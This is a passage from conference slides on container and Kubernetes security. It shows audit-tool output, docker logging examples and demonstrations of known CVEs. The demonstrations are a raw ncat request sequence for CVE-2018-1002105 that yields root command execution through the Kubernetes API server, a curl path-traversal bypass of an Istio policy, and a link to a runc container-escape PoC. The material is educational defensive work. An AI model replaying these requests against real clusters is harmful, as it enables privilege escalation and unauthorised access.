        "reason": "Drop all capabilities and add only those required to reduce syscall attack surface"
      },
      {
        "selector": "containers[] .resources .limits .memory",
        "reason": "Enforcing memory limits prevents DOS via resource exhaustion"
      }
    ]
  }
}
```

https://kubesec.io/

ADDO
ALL DAY DEVOPS

kubeaudit - Audit your kubernetes clusters

```
$ ./kubeaudit all
INFO[0000] Not running inside cluster, using local config
ERRO[0004] AllowPrivilegeEscalation not set which allows privilege escalation, please set to false  Container=fluentd-gcp KubeType=daemonSet Name=fluentd-gcp-v
3.2.0 Namespace=kube-system
ERRO[0004] AllowPrivilegeEscalation not set which allows privilege escalation, please set to false  Container=prometheus-to-sd-exporter KubeType=daemonSet Name
=fluentd-gcp-v3.2.0 Namespace=kube-system
ERRO[0004] ReadOnlyRootFilesystem not set which results in a writable rootFS, please set to true  Container=fluentd-gcp KubeType=daemonSet Name=fluentd-gcp-v3.
2.0 Namespace=kube-system
ERRO[0004] ReadOnlyRootFilesystem not set which results in a writable rootFS, please set to true  Container=prometheus-to-sd-exporter KubeType=daemonSet Name=f
luentd-gcp-v3.2.0 Namespace=kube-system
ERRO[0004] RunAsNonRoot is not set, which results in root user being allowed!  Container=fluentd-gcp KubeType=daemonSet Name=fluentd-gcp-v3.2.0 Namespace=kube-
system
ERRO[0004] RunAsNonRoot is not set, which results in root user being allowed!  Container=prometheus-to-sd-exporter KubeType=daemonSet Name=fluentd-gcp-v3.2.0 N
amespace=kube-system
WARN[0004] serviceAccount is a deprecated alias for ServiceAccountName, use that one instead  Container= DSA=fluentd-gcp KubeType=daemonSet Name=fluentd-gcp-v3
.2.0 Namespace=kube-system SA=fluentd-gcp
WARN[0004] Privileged defaults to false, which results in non privileged, which is okay.  Container=fluentd-gcp KubeType=daemonSet Name=fluentd-gcp-v3.2.0 Name
space=kube-system
WARN[0004] Privileged defaults to false, which results in non privileged, which is okay.  Container=prometheus-to-sd-exporter KubeType=daemonSet Name=fluentd-g
cp-v3.2.0 Namespace=kube-system
ERRO[0004] Capability not dropped                        CapName=AUDIT_WRITE Container=fluentd-gcp KubeType=daemonSet Name=fluentd-gcp-v3.2.0 Namespace=kube-sy
stem
ERRO[0004] Capability not dropped                        CapName=CHOWN Container=fluentd-gcp KubeType=daemonSet Name=fluentd-gcp-v3.2.0 Namespace=kube-system
ERRO[0004] Capability not dropped                        CapName=DAC_OVERRIDE Container=fluentd-gcp KubeType=daemonSet Name=fluentd-gcp-v3.2.0 Namespace=kube-s
ystem
ERRO[0004] Capability not dropped                        CapName=FOWNER Container=fluentd-gcp KubeType=daemonSet Name=fluentd-gcp-v3.2.0 Namespace=kube-system
ERRO[0004] Capability not dropped                        CapName=FSETID Container=fluentd-gcp KubeType=daemonSet Name=fluentd-gcp-v3.2.0 Namespace=kube-system
ERRO[0004] Capability not dropped                        CapName=KILL Container=fluentd-gcp KubeType=daemonSet Name=fluentd-gcp-v3.2.0 Namespace=kube-system
ERRO[0004] Capability not dropped                        CapName=MKNOD Container=fluentd-gcp KubeType=daemonSet Name=fluentd-gcp-v3.2.0 Namespace=kube-system
ERRO[0004] Capability not dropped                        CapName=NET_BIND_SERVICE Container=fluentd-gcp KubeType=daemonSet Name=fluentd-gcp-v3.2.0 Namespace=ku
be-system
ERRO[0004] Capability not dropped                        CapName=NET_RAW Container=fluentd-gcp KubeType=daemonSet Name=fluentd-gcp-v3.2.0 Namespace=kube-system
ERRO[0004] Capability not dropped                        CapName=SETFCAP Container=fluentd-gcp KubeType=daemonSet Name=fluentd-gcp-v3.2.0 Namespace=kube-system
ERRO[0004] Capability not dropped                        CapName=SETGID Container=fluentd-gcp KubeType=daemonSet Name=fluentd-gcp-v3.2.0 Namespace=kube-system
ERRO[0004] Capability not dropped                        CapName=SETPCAP Container=fluentd-gcp KubeType=daemonSet Name=fluentd-gcp-v3.2.0 Namespace=kube-system
ERRO[0004] Capability not dropped                        CapName=SETUID Container=fluentd-gcp KubeType=daemonSet Name=fluentd-gcp-v3.2.0 Namespace=kube-system
ERRO[0004] Capability not dropped                        CapName=SYS_CHROOT Container=fluentd-gcp KubeType=daemonSet Name=fluentd-gcp-v3.2.0 Namespace=kube-sys
tem
ERRO[0004] Capability not dropped                        CapName=AUDIT_WRITE Container=prometheus-to-sd-exporter KubeType=daemonSet Name=fluentd-gcp-v3.2.0 Nam
espace=kube-system
```

https://github.com/Shopify/kubeaudit

ADDO
ALL DAY DEVOPS

CVE-2018-1002105

```
vagrant@kube-01:~$ ncat -C --ssl 192.168.12.10 6443
GET /exec/default/nginx-5dbb4c75cd-lvlgf/nginx?command=id&input=0&output=1&tty=0 HTTP/1.1
Authorization: Bearer eyJhbGciOiJSUzI1NiIsImtpZCI6IiJ9.eyJpc3MiOiJrdWJlcm5ldGVzL3NlcnZpY2VhY2NvdW50Iiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9uYW1lc3BhY2UiOiJt
[redacted]
g6l9wnby018teB7V6mlWoQoBzdxVKImyFks7Pr9rnNa4d7zI8vI5Hscb_W1Yo4BsGdgrUgr7ZUbkEnfwXWkPDFHUCVw29-Erue3SWy1ZFj7fCeBq2Ag
Upgrade: websocket
Connection: Upgrade
Host: 192.168.12.10:6443
Origin: https://192.168.12.10:6443

HTTP/1.1 403 Forbidden
Content-Type: application/json
X-Content-Type-Options: nosniff
Date: Fri, 07 Dec 2018 17:05:45 GMT
Content-Length: 260

{"kind":"Status","apiVersion":"v1","metadata":{},"status":"Failure","message":"forbidden: User \"system:serviceaccount:mynamespace:mynamespace-user\" cannot ge
t path \"/exec/default/nginx-5dbb4c75cd-lvlgf/nginx\"","reason":"Forbidden","details":{},"code":403}
```

https://www.youtube.com/watch?v=4CTK2aUXTHo

ADDO
ALL DAY DEVOPS

CVE-2018-1002105


```
vagrant@kube-01:~$ ncat -C --ssl 192.168.12.10 6443
GET /api/v1/namespaces/mynamespace/pods/cool-79b76569d9-wxsvs/exec HTTP/1.1
Authorization: Bearer eyJhbGciOiJSUzI1NiIsImtpZCI6IiJ9.eyJpc3MiOiJrdWJlcm5ldGVzL3NlcnZpY2VhY2NvdW50Iiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9uYW1lc3BhY2UiOiJteW5hbWVzcGFjZSI
[redacted]
kEnfwXWkPDFHUCVw29-Erue3SWy1ZFj7fCeBq2Ag
Host: 192.168.12.10:6443
Connection: upgrade
Upgrade: websocket

HTTP/1.1 400 Bad Request
Date: Fri, 07 Dec 2018 16:54:17 GMT
Content-Length: 52
Content-Type: text/plain; charset=utf-8

you must specify at least 1 of stdin, stdout, stderrGET /exec/default/nginx-5dbb4c75cd-lvlgf/nginx?command=id&input=0&output=1&tty=0 HTTP/1.1
Upgrade: websocket
Connection: Upgrade
Host: 192.168.12.10:6443
Origin: https://192.168.12.10:6443
Sec-WebSocket-Key: eyJhbGciOiJSUzI1NiIsImtpZCI6IiJ9.eyJpc3MiOiJrdWJlcm5ldGVzL3NlcnZpY2VhY2NvdW50Iiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9uYW1lc3BhY2UiOiJteW5hbWVzcGFjZSIsIm
[redacted]
nJ1wvKU0SFd0OeQv1Ix3xcfm2lMBDAITA9LYyLk3Wd4oli6INW9DIeeD00yDCSRRFXXtUQLKEamC-BB8WQyn-MuyMXIB4xKng6l9wnby018teB7V6mlWoQoBzdxVKImyFks7Pr9rnNa4d7zI8vI5Hscb_W1Yo4BsGdgrUgr7ZUbkEn
fwXWkPDFHUCVw29-Erue3SWy1ZFj7fCeBq2Ag
Sec-WebSocket-Version: 13
sec-websocket-protocol: v4.channel.k8s.io

HTTP/1.1 101 Switching Protocols
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Accept: XDbTyrdsp/HxFJlKdFBH8sjqqKE=
Sec-WebSocket-Protocol: v4.channel.k8s.io

uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
{"metadata":{},"status":"Success"}
```

https://www.youtube.com/watch?v=4CTK2aUXTHo

ADDO
ALL DAY DEVOPS

CVE-2019-5736

- This is a Go implementation of CVE-2019-5736, a container escape for Docker. The exploit works by overwriting and executing the host systems runc binary from within the container



https://github.com/Frichetten/CVE-2019-5736-PoC

CVE-2019-9901 - Istio/Envoy Path traversal

The bug

I set up a simple project with a web server and deployed it on Kubernetes. The web application had two endpoints `/public/` and `/secret/`. I added an authorization policy which tried to grant access to anything below `/public/`:

```
rules:
- services: ["backend.fishy.svc.cluster.local"]
  methods: ["GET"]
  paths: ["/public/*"]
```

I then used standard **path traversal** from curl:

```
curl -vvvv --path-as-is  "http://backend.fishy.svc.cluster.local:8081/public/../secret/"
```

And was able to reach `/secret/`.

https://github.com/eoftedal/writings/blob/master/published/CVE-2019-9901-path-traversal.md

ADDO
ALL DAY DEVOPS


docker logs and events

```
student@debian:~$ docker run --name testlogs -d ubuntu sh -c "while true; do $(echo date); sleep 1; done"
5d607bf9ffbfca2616480f73b7fe0c65f4893b44fce64377096c7faee68fa7a2
student@debian:~$ date
Mon Oct  1 17:13:30 IST 2018
student@debian:~$ docker logs -f --until=2s testlogs
Mon Oct  1 11:43:29 UTC 2018
Mon Oct  1 11:43:30 UTC 2018
Mon Oct  1 11:43:31 UTC 2018
Mon Oct  1 11:43:32 UTC 2018
Mon Oct  1 11:43:33 UTC 2018
student@debian:~$
```

```
student@debian:~$ docker system events
2018-08-03T12:53:50.022044210+05:30 container exec_create: sh  36ccc104ec3876b8129db685b5affaa48b4dbfd5e5e4eff419ce3b2710b2c4f4 (execID=d151756bb56127f41d64de2
579a30c3fc581557f3f9abf8b949634f519215365, image=registry:2, name=registry)
2018-08-03T12:53:50.024137626+05:30 container exec_start: sh  36ccc104ec3876b8129db685b5affaa48b4dbfd5e5e4eff419ce3b2710b2c4f4 (execID=d151756bb56127f41d64de25
79a30c3fc581557f3f9abf8b949634f519215365, image=registry:2, name=registry)
```

ADDO
ALL DAY DEVOPS

Kubernetes centralised logs in stack driver



ADDO
ALL DAY DEVOPS

Want to explore more?

- contained.af
- Docker Security
- CIS Benchmarks Docker
- Understanding and Hardening Linux Containers
- Abusing Privileged and Unprivileged Linux Containers
- Container Security Notes
- Linux Container Security
- Docker Runtime Privileges and Capabilities
- Apparmor Security Profiles on Docker
- Seccomp Security Profiles on Docker
- Docker Labs Capabilities
- Practical SELinux and Containers
- Container Security Notes gist
- Containers and Operating systems morning paper gist
- Kubernetes Security Info
- Kubernetes Webinar series
- Kubernetes Network Policies

ADDO
ALL DAY DEVOPS

SPONSORS

Sponsorship packages for All Day DevOps are available. If your organization is interested, please contact us for details.

DIAMOND SPONSORS

sonatype

StateFarm

GOLD SPONSORS

vmware

Fannie Mae

NORTHROP GRUMMAN

COMMUNITY ADVOCATES AND VIEWING PARTY SPONSORS

XebiaLabs
Enterprise DevOps

cloudbees

Carnegie Mellon University
Software Engineering Institute

TIGERA

CONTINO

NowSecure

MEDIA SPONSORS

DZone
A DEVADA MEDIA PROPERTY

TechBeacon

DevOps.com

MediaOps

ITSP MAGAZINE

the cyberwire

ADDO
ALL DAY DEVOPS

Thank You

Madhu Akula

@madhuakula

https://appsecco.com